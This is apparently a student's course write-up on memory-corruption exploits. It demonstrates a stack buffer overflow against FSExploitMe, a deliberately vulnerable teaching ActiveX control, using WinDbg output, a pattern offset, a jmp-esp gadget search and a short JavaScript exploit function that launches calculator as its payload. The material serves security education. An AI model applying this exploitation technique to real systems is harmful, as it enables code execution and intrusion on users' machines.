CS 373 Summer 2019

Week 4 Write Up

Kirsten Wollam


SOFTWARE VULNERABILITIES AND COMMON EXPLOITS

For many, our exposure to hacking is completely from movies and tv shows. We picture someone at their computer furiously trying to bet passed some firewall. This is one way to get to a target, but organizations have set up very hard perimeters these days to prevent such attacks. For that reason, most current exploits target users as the point of entry, often through websites. Simply get a user to click on a link and you are off to the races. This is very useful because the user is typically already behind all the firewalls or DMZs in the system and getting access to what you need is much simpler.

At its heart hacking is just finding a vulnerability and exploiting it for unintended purposes. We want to find a vulnerability that we can create an exploit for. Usually the exploit will set the program into a weird state, on the edge of a crash. The actual attack then happens when we control what happens as it crashes and use that to a launch a payload.

There are many types of vulnerabilities that can be exploited. Some of the basic ones are configuration issues like weak passwords, authorization issues, and storage issues like inadequate encryption. One of the most common exploits is in input validation which can allow both injection and memory corruption. This type of exploit involves reading or writing to memory, usually the stack or heap, in a way originally unintended. This results in an undefined behavior that the attacker can control.

To demonstrate how memory corruption can create vulnerability we will use WinDbg and a purposely vulnerable activeX control to take over IE and use it to launch the calculator app on a VM. In an actual attack rather than launching something benign like the calculator the attacker would insert malicious code. The calculator though shows that we do in fact have control of the system and can launch what we please.




To help protect your security, Internet Explorer has restricted this webpage from running scripts or ActiveX controls that could access your computer. Click here for options...

Welcome!

FSExploitMe is a purposely vulnerable ActiveX Control to teach you about reverse engineering, vulnerability analysis, and exploitation on Windows. It's written to support Internet Explorer, specifically IE8 and above, and has been tested on 32-bit/64-bit Windows 7. Might explode on Windows 8.

FSExploitMe is brought to you by Foundstone and Open Security Research with inspiration from those Trail of Bits rock stars!




Security Warning

Allowing active content such as script and ActiveX controls can be useful.
However, active content might also harm your computer.

Are you sure you want to let this file run active content?

ActiveX controls are an easy way for an attacker to execute malicious code on your system and should never be run unless they come from a trusted source. If we had tricked the user into allowing the malicious activeX control we could use that to deliver all sorts of payloads. It may seem obvious that nobody should run an unknown activeX control, but attackers will often use social engineering to hid them in ways that will make them seem valid to the user.




Pid 1916 - WinDbg:6.2.9200.16384 X86

```
ModLoad: 6b390000 6b4c3000   C:\Windows\System32\msxml3.dll
(77c.87c): Break instruction exception - code 80000003 (first chance)
eax=7ffd4000 ebx=00000000 ecx=00000000 edx=77caf125 esi=00000000 edi=00000000
eip=77c440f0 esp=03e8fe04 ebp=03e8fe30 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77c440f0 cc              int     3
0:011> g
(77c.52c): Break instruction exception - code 80000003 (first chance)
eax=7ffdc000 ebx=00000000 ecx=00000000 edx=77caf125 esi=00000000 edi=00000000
eip=77c440f0 esp=0254fd00 ebp=0254fd2c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77c440f0 cc              int     3
0:008> bp 54431eb0
0:008> bl
 0 e 54431eb0     0001 (0001)  0:**** FSExploitMe!CFSExploitMeCtrl::StackTime
0:008> g
Breakpoint 0 hit
eax=54431e80 ebx=00000004 ecx=028b15d0 edx=6b00ec14 esi=01eaa1a0 edi=54431e80
eip=54431eb0 esp=01eaa184 ebp=01eaa19c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FSExploitMe!CFSExploitMeCtrl::StackTime:
54431eb0 55              push    ebp
```

```
0:004>
```


WinDbg, which is a useful debugger built into windows can also be used to craft malicious code. We can use it to look at all sorts of information like the values in the registers, the stack frame and size, and what threads are running. In this case we will use it to help build our malicious javacode.


Pid 3400 - WinDbg:6.2.9200.16384 X86
File Edit View Debug Window Help
Command
Ln 0, Col 0
Sys 0:<Local>
Proc 000:d48
Thrd 005:b30
ASM
OVR
CA

```
ModLoad: 72450000 7245d000   C:\Windows\system32\MFC100ENU.DLL
ModLoad: 6b390000 6b4c3000   C:\Windows\System32\msxml3.dll
(d48.bc4): Break instruction exception - code 80000003 (first chance)
eax=7ffac000 ebx=00000000 ecx=00000000 edx=77caf125 esi=00000000 edi=0000000
eip=77c440f0 esp=0603fbe0 ebp=0603fc0c iopl=0         nv up ei pl zr na pe n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0000024
ntdll!DbgBreakPoint:
77c440f0 cc              int     3
0:015> g
(d48.b30): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02109a9c ebx=00000008 ecx=00000000 edx=6f43356f esi=02109eb0 edi=5443216
eip=33694232 esp=02109ea8 ebp=69423169 iopl=0         nv up ei pl nz ac pe n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0001021
33694232 ??              ???
0:005> !byakugan
No export byakugan found
0:005> !load byakugan
[Byakugan] Successfully loaded!
0:005> !pattern_offset 2000
[Byakugan] Control of edx at offset 1996.
[Byakugan] Control of ebp at offset 1024.
[Byakugan] Control of eip at offset 1028.
```


```
0:005>
```

Firstt we will use a tool from Metasploit in our javascript to fill up the stack with a 2000 length nonrepeating pattern string. This will allow us to see where on the stack the EIP is located. As WinDbg shows, EIP is located at offset 1028.




```
ModLoad: 72760000 7276b000   C:\Windows\system32\ImgUtil.dll
ModLoad: 72450000 7245e000   C:\Windows\System32\pngfilt.dll
ModLoad: 6f0f0000 6f1a2000   C:\Windows\System32\jscript.dll
ModLoad: 54430000 5443b000   C:\Windows\Downloaded Program Files\FSExploitMe.ocx
ModLoad: 67a60000 67e92000   C:\Windows\system32\mfc100u.dll
ModLoad: 6b410000 6b4ce000   C:\Windows\system32\MSVCR100.dll
ModLoad: 70020000 700a4000   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7
ModLoad: 6e4f0000 6e4f5000   C:\Windows\system32\MSIMG32.dll
ModLoad: 72700000 7270d000   C:\Windows\system32\MFC100ENU.DLL
ModLoad: 6af90000 6b0c3000   C:\Windows\System32\msxml3.dll
(b94.720): Break instruction exception - code 80000003 (first chance)
eax=7ffac000 ebx=00000000 ecx=00000000 edx=77caf125 esi=00000000 edi=00000000
eip=77c440f0 esp=049bf8b0 ebp=049bf8dc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77c440f0 cc              int     3
0:015> g
(b94.384): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=021c987c ebx=00000008 ecx=00000000 edx=00000000 esi=021c9c90 edi=54432160
eip=42424242 esp=021c9c88 ebp=41414141 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
42424242 ??              ???
```

We can use that location to know how long of a string we need to create in order to overwrite the stack all the way up to EIP so we can then put something there that we want. Above we have filled EIP with "42424242" to show that we have the correct location and control of EIP.




```
0:014> s 54430000 5443b000 ff e4
54432437  ff e4 58 59 c3 8b e5 5d-c3 55 8b ec 51 c7 45 fc  ..XY...].U..Q.E.
```

Next we use WinDbg to find a part of the code that has ff e4 in it. This is likely in the middle of some other command and not meant to actually be pointed to, but we can use it to jump to the stack pointer.



```
*/
function L2Exercise1() {
    var s = MakeString(1028/2);
    s += "\u2437\u5443";
    s += "\u4242\u4242";
    s += shellcode;
    FSExploitMe.StackBuffer(s);
}
```

If we put all that together we can create a javascript code like this that will jump to and run our shell code very simply.



C:\Users\Admin\Desktop\Labs\Exploitation - FSExploitMe\FSExploitMe.html - Windows Internet Explorer

To help protect your security, Internet Explorer has restricted this webpage from running scripts or ActiveX controls that could access your computer. Click here for options...

This only works with Internet Explorer

You're going to have to allow Internet Explorer to run this ActiveX control by clicking the Information Bar and selecting "Allow Blocked Content" and/or Clicking "Yes" to the pop-up t to allow this interaction?"

If you did that already and ar need to install the Microsoft Visual C++ 2010 Redistributable Package (x86)

. FSExploitMe

Lesson 1
Lesson 2
Lesson 3

Welcome!

FSExploitMe is a purposely vulnerable ActiveX Control to teach you about reverse engineering, vulnerability analysis, and exploitation on Windows. It's written to support Internet Explorer, specifically IE8 and above, and has been tested on 32-bit/64-bit Windows 7. Might explode on Windows 8.

FSExploitMe is brought to you by Foundstone and Open Security Research with inspiration from those Trail of Bits rock stars!

Computer | Protected Mode: Off

Here is our proof that we can launch code, as we have executed the very dangerous calculator.

There are also exploits in memory on the heap. one of these is the Use after free vulnerability in which we free an object, then replace it with our code before positioning the shell code and then using the object again. This will similarly allow us to deliver a payload.